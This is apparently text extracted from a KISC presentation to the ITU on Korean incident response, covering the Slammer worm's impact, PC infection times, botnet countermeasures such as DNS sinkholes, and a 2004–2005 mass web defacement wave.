




International Telecommunication Union

The countermeasure against two security issues in Korea

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
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Slammer in Korea





- o Internet collapse by Slammer
 - About 8,800 Servers were infected
 - Too fast : 1M~5M UDP Packets/Sec
 - International Gateway was bottle-neck
 - 99% worm packets rushed to international gateway



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PC Survival Time

- o PC survival time is too short
 - 90% PCs are infected in 1 hour



	Average	MIN	MAX
Win XP SP1	13min 5sec	8sec	95min 42sec
Win 2K SP4	20min 52sec	1min 37sec	97min 12sec


Tested in our HoneyNet(Jan. 2005)



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Limitation of Reactive CERT


- Most CERTs are focused on Reactive Services
 - Incident Handling, Vulnerability Handling, Artifact Handling
- So, CERTs gather information in a **PASSIVE** way
 - Report us after incidents happened
- We can't respond rapidly against nowadays worm
- How CERTs will be able to gather real-time information and DO monitoring?




Role of KISC

- KISC : Korea Internet Security Center
 - Established on Dec. 2003 after slammer worm
- KISC can do following things by the Law
 - ISP/IDC inform us traffic status & incident information
 - We can recommend ISPs to block specific malicious traffics
 - We can request audit trails to ISPs for analysis
 - **But, No authority for investigation**
- KISC runs a watch center which can monitor the Korean Network in real time.
- Hotlines between KISC, ISPs, IDCs, Vendors and Related Organizations

Role of KISC



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


Nowadays Security Issues in Korea

- Mixed Attack
 - Worm, Virus, Trojan, Backdoor, ...
- Hacking for Not curious But Money
 - Phishing, Spyware, Spam, ...
- Information Security also important
 - **Bot/BotNet, Web defacement**


Bot/BotNet

- Bot = Worm + Trojan + Backdoor
- BotNet is a Army for cyber crime
- Korea is major Target (So many Korean PCs are infected)
 - Because our high-speed network & about 30M PC users



Bot/BotNet

o 1st Response : Bot C&C






Bot/BotNet

- 2nd Response : Prevention & Response from Bot Infection
 - It's most important but difficult
 - Too many PCs Infected and not controlled
 - Infected PCs can be find with DNS sinkhole & network flow monitoring
 - Windows XP release & Bot remove campaign (Jun. 2005)

Web Defacement


- Over 7,000 Korean Web Sites were defaced (Dec 22, 2004 ~ Feb 1. 2005)
 - Many Web hosting servers were attacked
 - Attacked by PHP based web bulletin-board vul.



<Source : www.zone-h.org>

Web Defacement

Scenario of Mass Web Defacement





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Web Defacement

o Attack Logs

access_log

